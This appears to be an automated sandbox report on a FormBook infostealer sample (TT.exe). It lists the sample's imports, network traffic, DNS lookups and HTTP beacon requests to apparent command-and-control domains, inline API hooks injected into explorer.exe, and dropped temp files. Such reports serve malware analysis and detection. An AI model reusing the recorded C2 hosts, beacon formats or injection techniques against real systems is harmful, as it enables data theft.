ADVAPI32.dll	RegCreateKeyExA, RegEnumKeyA, RegQueryValueExA, RegSetValueExA, RegCloseKey, RegDeleteValueA, RegDeleteKeyA, AdjustTokenPrivileges, LookupPrivilegeValueA, OpenProcessToken, SetFileSecurityA, RegOpenKeyExA, RegEnumValueA
SHELL32.dll	SHGetFileInfoA, SHFileOperationA, SHGetPathFromIDListA, ShellExecuteExA, SHGetSpecialFolderLocation, SHBrowseForFolderA
ole32.dll	IIDFromString, OleInitialize, OleUninitialize, CoCreateInstance, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	SetClipboardData, CharPrevA, CallWindowProcA, PeekMessageA, DispatchMessageA, MessageBoxIndirectA, GetDlgItemTextA, SetDlgItemTextA, GetSystemMetrics, CreatePopupMenu, AppendMenuA, TrackPopupMenu, FillRect, EmptyClipboard, LoadCursorA, GetMessagePos, CheckDlgButton, GetSysColor, SetCursor, GetWindowLongA, SetClassLongA, SetWindowPos, IsWindowEnabled, GetWindowRect, GetSystemMenu, EnableMenuItem, RegisterClassA, ScreenToClient, EndDialog, GetClassInfoA, SystemParametersInfoA, CreateWindowExA, ExitWindowsEx, DialogBoxParamA, CharNextA, SetTimer, DestroyWindow, CreateDialogParamA, SetForegroundWindow, SetWindowTextA, PostQuitMessage, SendMessageTimeoutA, ShowWindow, wsprintfA, GetDlgItem, FindWindowExA, IsWindow, GetDC, SetWindowLongA, LoadImageA, InvalidateRect, ReleaseDC, EnableWindow, BeginPaint, SendMessageA, DefWindowProcA, DrawTextA, GetClientRect, EndPaint, IsWindowVisible, CloseClipboard, OpenClipboard
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectA, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetProcAddress, GetSystemDirectoryA, WideCharToMultiByte, MoveFileExA, GetTempFileNameA, RemoveDirectoryA, WriteFile, CreateDirectoryA, GetLastError, CreateProcessA, GlobalLock, GlobalUnlock, CreateThread, lstrcpynA, SetErrorMode, GetDiskFreeSpaceA, lstrlenA, GetCommandLineA, GetVersion, GetWindowsDirectoryA, SetEnvironmentVariableA, GetTempPathA, CopyFileA, GetCurrentProcess, ExitProcess, GetModuleFileNameA, GetFileSize, ReadFile, GetTickCount, Sleep, CreateFileA, GetFileAttributesA, SetCurrentDirectoryA, SetFileAttributesA, GetFullPathNameA, GetShortPathNameA, MoveFileA, CompareFileTime, SetFileTime, SearchPathA, lstrcmpiA, lstrcmpA, CloseHandle, GlobalFree, GlobalAlloc, ExpandEnvironmentStringsA, LoadLibraryExA, FreeLibrary, lstrcpyA, lstrcatA, FindClose, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, SetFilePointer, GetModuleHandleA, FindNextFileA, FindFirstFileA, DeleteFileA, MulDiv

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-15:41:42.977363	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/04/21-15:41:43.014361	ICMP	449	ICMP Time-To-Live Exceeded in Transit			84.17.52.126	192.168.2.6
05/04/21-15:41:43.015936	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/04/21-15:41:43.052119	ICMP	449	ICMP Time-To-Live Exceeded in Transit			5.56.20.161	192.168.2.6

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-15:41:43.053773	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/04/21-15:41:43.092112	ICMP	449	ICMP Time-To-Live Exceeded in Transit			91.206.52.152	192.168.2.6
05/04/21-15:41:43.095066	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/04/21-15:41:46.656561	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/04/21-15:41:50.660407	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/04/21-15:41:54.656546	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/04/21-15:41:58.657044	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/04/21-15:42:02.663919	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/04/21-15:42:06.658201	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/04/21-15:42:10.658652	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/04/21-15:42:14.660420	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/04/21-15:42:18.705109	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/04/21-15:42:22.659447	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/04/21-15:42:26.659303	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/04/21-15:42:30.660211	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/04/21-15:42:30.696138	ICMP	408	ICMP Echo Reply			13.107.4.50	192.168.2.6
05/04/21-15:43:53.413305	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49750	34.98.99.30	192.168.2.6

Network Port Distribution



Total Packets: 55

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 15:42:50.230664015 CEST	49735	80	192.168.2.6	192.0.78.24
May 4, 2021 15:42:50.273006916 CEST	80	49735	192.0.78.24	192.168.2.6
May 4, 2021 15:42:50.273149014 CEST	49735	80	192.168.2.6	192.0.78.24
May 4, 2021 15:42:50.273303986 CEST	49735	80	192.168.2.6	192.0.78.24
May 4, 2021 15:42:50.315745115 CEST	80	49735	192.0.78.24	192.168.2.6
May 4, 2021 15:42:50.315778017 CEST	80	49735	192.0.78.24	192.168.2.6
May 4, 2021 15:42:50.315784931 CEST	80	49735	192.0.78.24	192.168.2.6
May 4, 2021 15:42:50.316112995 CEST	49735	80	192.168.2.6	192.0.78.24
May 4, 2021 15:42:50.316195011 CEST	49735	80	192.168.2.6	192.0.78.24
May 4, 2021 15:42:50.356570959 CEST	80	49735	192.0.78.24	192.168.2.6
May 4, 2021 15:43:10.725258112 CEST	49741	80	192.168.2.6	107.165.149.13

Copyright Joe Security LLC 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 15:43:10.926847935 CEST	80	49741	107.165.149.13	192.168.2.6
May 4, 2021 15:43:10.926980019 CEST	49741	80	192.168.2.6	107.165.149.13
May 4, 2021 15:43:10.927222013 CEST	49741	80	192.168.2.6	107.165.149.13
May 4, 2021 15:43:11.182739973 CEST	80	49741	107.165.149.13	192.168.2.6
May 4, 2021 15:43:11.412791014 CEST	49741	80	192.168.2.6	107.165.149.13
May 4, 2021 15:43:11.669020891 CEST	80	49741	107.165.149.13	192.168.2.6
May 4, 2021 15:43:34.022903919 CEST	49749	80	192.168.2.6	107.180.41.236
May 4, 2021 15:43:34.155426025 CEST	80	49749	107.180.41.236	192.168.2.6
May 4, 2021 15:43:34.155611992 CEST	49749	80	192.168.2.6	107.180.41.236
May 4, 2021 15:43:34.155756950 CEST	49749	80	192.168.2.6	107.180.41.236
May 4, 2021 15:43:34.290843964 CEST	80	49749	107.180.41.236	192.168.2.6
May 4, 2021 15:43:34.301795006 CEST	80	49749	107.180.41.236	192.168.2.6
May 4, 2021 15:43:34.301826954 CEST	80	49749	107.180.41.236	192.168.2.6
May 4, 2021 15:43:34.302002907 CEST	49749	80	192.168.2.6	107.180.41.236
May 4, 2021 15:43:34.302054882 CEST	49749	80	192.168.2.6	107.180.41.236
May 4, 2021 15:43:34.434403896 CEST	80	49749	107.180.41.236	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 15:41:36.144141912 CEST	53	49283	8.8.8.8	192.168.2.6
May 4, 2021 15:41:36.154351950 CEST	53	58377	8.8.8.8	192.168.2.6
May 4, 2021 15:41:37.403296947 CEST	55074	53	192.168.2.6	8.8.8.8
May 4, 2021 15:41:37.453011990 CEST	53	55074	8.8.8.8	192.168.2.6
May 4, 2021 15:41:38.183526993 CEST	54513	53	192.168.2.6	8.8.8.8
May 4, 2021 15:41:38.234077930 CEST	53	54513	8.8.8.8	192.168.2.6
May 4, 2021 15:41:38.975087881 CEST	62044	53	192.168.2.6	8.8.8.8
May 4, 2021 15:41:39.023847103 CEST	53	62044	8.8.8.8	192.168.2.6
May 4, 2021 15:41:39.787544012 CEST	63791	53	192.168.2.6	8.8.8.8
May 4, 2021 15:41:39.838179111 CEST	53	63791	8.8.8.8	192.168.2.6
May 4, 2021 15:41:39.877981901 CEST	64267	53	192.168.2.6	8.8.8.8
May 4, 2021 15:41:39.937056065 CEST	53	64267	8.8.8.8	192.168.2.6
May 4, 2021 15:41:40.619221926 CEST	49448	53	192.168.2.6	8.8.8.8
May 4, 2021 15:41:40.667752028 CEST	53	49448	8.8.8.8	192.168.2.6
May 4, 2021 15:41:42.016491890 CEST	60342	53	192.168.2.6	8.8.8.8
May 4, 2021 15:41:42.070719004 CEST	53	60342	8.8.8.8	192.168.2.6
May 4, 2021 15:41:42.908386946 CEST	61346	53	192.168.2.6	8.8.8.8
May 4, 2021 15:41:42.963763952 CEST	51774	53	192.168.2.6	8.8.8.8
May 4, 2021 15:41:42.976145983 CEST	53	61346	8.8.8.8	192.168.2.6
May 4, 2021 15:41:43.014395952 CEST	53	51774	8.8.8.8	192.168.2.6
May 4, 2021 15:41:43.920546055 CEST	56023	53	192.168.2.6	8.8.8.8
May 4, 2021 15:41:43.969271898 CEST	53	56023	8.8.8.8	192.168.2.6
May 4, 2021 15:41:44.781716108 CEST	58384	53	192.168.2.6	8.8.8.8
May 4, 2021 15:41:44.833266973 CEST	53	58384	8.8.8.8	192.168.2.6
May 4, 2021 15:41:45.841543913 CEST	60261	53	192.168.2.6	8.8.8.8
May 4, 2021 15:41:45.893538952 CEST	53	60261	8.8.8.8	192.168.2.6
May 4, 2021 15:41:50.925205946 CEST	56061	53	192.168.2.6	8.8.8.8
May 4, 2021 15:41:50.973963976 CEST	53	56061	8.8.8.8	192.168.2.6
May 4, 2021 15:41:51.722230911 CEST	58336	53	192.168.2.6	8.8.8.8
May 4, 2021 15:41:51.773081064 CEST	53	58336	8.8.8.8	192.168.2.6
May 4, 2021 15:41:52.557533026 CEST	53781	53	192.168.2.6	8.8.8.8
May 4, 2021 15:41:52.606292009 CEST	53	53781	8.8.8.8	192.168.2.6
May 4, 2021 15:41:53.388611078 CEST	54064	53	192.168.2.6	8.8.8.8
May 4, 2021 15:41:53.437273026 CEST	53	54064	8.8.8.8	192.168.2.6
May 4, 2021 15:41:54.189666986 CEST	52811	53	192.168.2.6	8.8.8.8
May 4, 2021 15:41:54.249763966 CEST	53	52811	8.8.8.8	192.168.2.6
May 4, 2021 15:41:56.150414944 CEST	55299	53	192.168.2.6	8.8.8.8
May 4, 2021 15:41:56.205647945 CEST	53	55299	8.8.8.8	192.168.2.6
May 4, 2021 15:41:57.167248011 CEST	63745	53	192.168.2.6	8.8.8.8
May 4, 2021 15:41:57.216856956 CEST	53	63745	8.8.8.8	192.168.2.6
May 4, 2021 15:41:57.950267076 CEST	50055	53	192.168.2.6	8.8.8.8
May 4, 2021 15:41:57.999723911 CEST	53	50055	8.8.8.8	192.168.2.6
May 4, 2021 15:42:13.421814919 CEST	61374	53	192.168.2.6	8.8.8.8
May 4, 2021 15:42:13.470455885 CEST	53	61374	8.8.8.8	192.168.2.6

Copyright Joe Security LLC 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 15:42:17.391310930 CEST	50339	53	192.168.2.6	8.8.8.8
May 4, 2021 15:42:17.458028078 CEST	53	50339	8.8.8.8	192.168.2.6
May 4, 2021 15:42:32.362274885 CEST	63307	53	192.168.2.6	8.8.8.8
May 4, 2021 15:42:32.421595097 CEST	53	63307	8.8.8.8	192.168.2.6
May 4, 2021 15:42:34.557418108 CEST	49694	53	192.168.2.6	8.8.8.8
May 4, 2021 15:42:34.606385946 CEST	53	49694	8.8.8.8	192.168.2.6
May 4, 2021 15:42:40.547815084 CEST	54982	53	192.168.2.6	8.8.8.8
May 4, 2021 15:42:40.821396112 CEST	53	54982	8.8.8.8	192.168.2.6
May 4, 2021 15:42:41.585339069 CEST	50010	53	192.168.2.6	8.8.8.8
May 4, 2021 15:42:41.679277897 CEST	53	50010	8.8.8.8	192.168.2.6
May 4, 2021 15:42:42.254551888 CEST	63718	53	192.168.2.6	8.8.8.8
May 4, 2021 15:42:42.312946081 CEST	53	63718	8.8.8.8	192.168.2.6
May 4, 2021 15:42:43.001288891 CEST	62116	53	192.168.2.6	8.8.8.8
May 4, 2021 15:42:43.061049938 CEST	53	62116	8.8.8.8	192.168.2.6
May 4, 2021 15:42:43.135248899 CEST	63816	53	192.168.2.6	8.8.8.8
May 4, 2021 15:42:43.208237886 CEST	53	63816	8.8.8.8	192.168.2.6
May 4, 2021 15:42:43.626993895 CEST	55014	53	192.168.2.6	8.8.8.8
May 4, 2021 15:42:43.773308992 CEST	53	55014	8.8.8.8	192.168.2.6
May 4, 2021 15:42:44.393929005 CEST	62208	53	192.168.2.6	8.8.8.8
May 4, 2021 15:42:44.456362963 CEST	53	62208	8.8.8.8	192.168.2.6
May 4, 2021 15:42:44.964993954 CEST	57574	53	192.168.2.6	8.8.8.8
May 4, 2021 15:42:45.022119999 CEST	53	57574	8.8.8.8	192.168.2.6
May 4, 2021 15:42:46.039253950 CEST	51818	53	192.168.2.6	8.8.8.8
May 4, 2021 15:42:46.087892056 CEST	53	51818	8.8.8.8	192.168.2.6
May 4, 2021 15:42:46.944619894 CEST	56628	53	192.168.2.6	8.8.8.8
May 4, 2021 15:42:47.010560036 CEST	53	56628	8.8.8.8	192.168.2.6
May 4, 2021 15:42:47.598464012 CEST	60778	53	192.168.2.6	8.8.8.8
May 4, 2021 15:42:47.649784088 CEST	53	60778	8.8.8.8	192.168.2.6
May 4, 2021 15:42:50.158595085 CEST	53799	53	192.168.2.6	8.8.8.8
May 4, 2021 15:42:50.224337101 CEST	53	53799	8.8.8.8	192.168.2.6
May 4, 2021 15:42:51.498380899 CEST	54683	53	192.168.2.6	8.8.8.8
May 4, 2021 15:42:51.564037085 CEST	53	54683	8.8.8.8	192.168.2.6
May 4, 2021 15:43:10.514071941 CEST	59329	53	192.168.2.6	8.8.8.8
May 4, 2021 15:43:10.723694086 CEST	53	59329	8.8.8.8	192.168.2.6
May 4, 2021 15:43:16.073816061 CEST	64021	53	192.168.2.6	8.8.8.8
May 4, 2021 15:43:16.134013891 CEST	53	64021	8.8.8.8	192.168.2.6
May 4, 2021 15:43:20.654659986 CEST	65084	53	192.168.2.6	8.8.8.8
May 4, 2021 15:43:20.655381918 CEST	52751	53	192.168.2.6	8.8.8.8
May 4, 2021 15:43:20.703342915 CEST	53	65084	8.8.8.8	192.168.2.6
May 4, 2021 15:43:20.712234020 CEST	53	52751	8.8.8.8	192.168.2.6
May 4, 2021 15:43:20.714982986 CEST	50286	53	192.168.2.6	8.8.8.8
May 4, 2021 15:43:20.778337002 CEST	53	50286	8.8.8.8	192.168.2.6
May 4, 2021 15:43:22.157166004 CEST	56129	53	192.168.2.6	8.8.8.8
May 4, 2021 15:43:22.230182886 CEST	53	56129	8.8.8.8	192.168.2.6
May 4, 2021 15:43:24.101075888 CEST	58177	53	192.168.2.6	8.8.8.8
May 4, 2021 15:43:24.166117907 CEST	53	58177	8.8.8.8	192.168.2.6
May 4, 2021 15:43:33.962656021 CEST	50700	53	192.168.2.6	8.8.8.8
May 4, 2021 15:43:34.021742105 CEST	53	50700	8.8.8.8	192.168.2.6
May 4, 2021 15:43:53.159787893 CEST	54069	53	192.168.2.6	8.8.8.8
May 4, 2021 15:43:53.231976032 CEST	53	54069	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 15:42:50.158595085 CEST	192.168.2.6	8.8.8.8	0xd9d3	Standard query (0)	www.philreid4cc.com	A (IP address)	IN (0x0001)
May 4, 2021 15:43:10.514071941 CEST	192.168.2.6	8.8.8.8	0xf2af	Standard query (0)	www.sectorulb.com	A (IP address)	IN (0x0001)
May 4, 2021 15:43:33.962656021 CEST	192.168.2.6	8.8.8.8	0xd76a	Standard query (0)	www.lagrangewildliferemoval.com	A (IP address)	IN (0x0001)
May 4, 2021 15:43:53.159787893 CEST	192.168.2.6	8.8.8.8	0x545f	Standard query (0)	www.umlausa.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 15:42:50.224337101 CEST	8.8.8.8	192.168.2.6	0xd9d3	No error (0)	www.philreid4cc.com	philreid4cc.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 15:42:50.224337101 CEST	8.8.8.8	192.168.2.6	0xd9d3	No error (0)	philreid4cc.com		192.0.78.24	A (IP address)	IN (0x0001)
May 4, 2021 15:42:50.224337101 CEST	8.8.8.8	192.168.2.6	0xd9d3	No error (0)	philreid4cc.com		192.0.78.25	A (IP address)	IN (0x0001)
May 4, 2021 15:43:10.723694086 CEST	8.8.8.8	192.168.2.6	0xf2af	No error (0)	www.sectorulb.com		107.165.149.13	A (IP address)	IN (0x0001)
May 4, 2021 15:43:34.021742105 CEST	8.8.8.8	192.168.2.6	0xd76a	No error (0)	www.lagrangewildliferemoval.com	lagrangewildliferemoval.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 15:43:34.021742105 CEST	8.8.8.8	192.168.2.6	0xd76a	No error (0)	lagrangewildliferemoval.com		107.180.41.236	A (IP address)	IN (0x0001)
May 4, 2021 15:43:53.231976032 CEST	8.8.8.8	192.168.2.6	0x545f	No error (0)	www.umlausa.com	umlausa.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 15:43:53.231976032 CEST	8.8.8.8	192.168.2.6	0x545f	No error (0)	umlausa.com		34.98.99.30	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.philreid4cc.com
- www.sectorulb.com
- www.lagrangewildliferemoval.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49735	192.0.78.24	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 15:42:50.273303986 CEST	2229	OUT	GET /dxe/?oZN=7nbLudZHS&mdslXXV=s4725d3Oabb4GJPvvzs1NGtrQqdCSFbT14B5hiC+hEbCkkM6v8NMU0M9YHV7hr/JdwNsVvK8Ug== HTTP/1.1 Host: www.philreid4cc.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 15:42:50.315778017 CEST	2230	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Tue, 04 May 2021 13:42:50 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.philreid4cc.com/dxe/?oZN=7nbLudZHS&mdslXXV=s4725d3Oabb4GJPvvzs1NGtrQqdCSFbT14B5hiC+hEbCkkM6v8NMU0M9YHV7hr/JdwNsVvK8Ug== X-ac: 2.hhn _dfw Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49741	107.165.149.13	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 15:43:10.927222013 CEST	5159	OUT	GET /dxe/?mdslXXV=c1qXo+D3OeWS7aQwzsMJrh0J2W+ZcnXSIybZATOUAxrA4uZvd+OeJvPZ6sfOQ4L/XOcBlc02WQ==&oZN=7nbLudZHS HTTP/1.1 Host: www.sectorulb.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49749	107.180.41.236	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 15:43:34.155756950 CEST	5189	OUT	GET /dxe/?oZN=7nbLudZHS&mdslXXV=pSmvUx3Cd9o2ehLRUYmTuUG+rz67XAZoYuLBzxOhEanl5TCXMyweO2X8MqC68oVFQcjckZtQvA== HTTP/1.1 Host: www.lagrangewildliferemoval.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 15:43:34.301795006 CEST	5190	IN	HTTP/1.1 404 Not Found Date: Tue, 04 May 2021 13:43:34 GMT Server: Apache Content-Length: 315 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xEE
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xEE
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xEE
GetMessageA	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xEE

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: TT.exe PID: 6588 Parent PID: 5940

General

Start time:	15:41:44
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\TT.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\TT.exe'
Imagebase:	0x400000
File size:	233940 bytes
MD5 hash:	27C863C479B0542B3BAD21A67AD1406D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.344692024.0000000003030000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.344692024.0000000003030000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.344692024.0000000003030000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsj2C11.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405E24	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\nsj2C12.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405E24	GetTempFileNameA

Copyright Joe Security LLC 2021

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\0y2c2kp8hi4mjyo	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405DED	CreateFileA
C:\Users\user\AppData\Local\Temp\fcd80q5almvhl9patzxy	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405DED	CreateFileA
C:\Users\user\AppData\Local\Temp\nse2C42.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405E24	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nse2C42.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40585E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nse2C42.tmp\myx92o78208f0o.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405DED	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsj2C11.tmp	success or wait	1	4036D8	DeleteFileA
C:\Users\user\AppData\Local\Temp\nse2C42.tmp	success or wait	1	405A1F	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
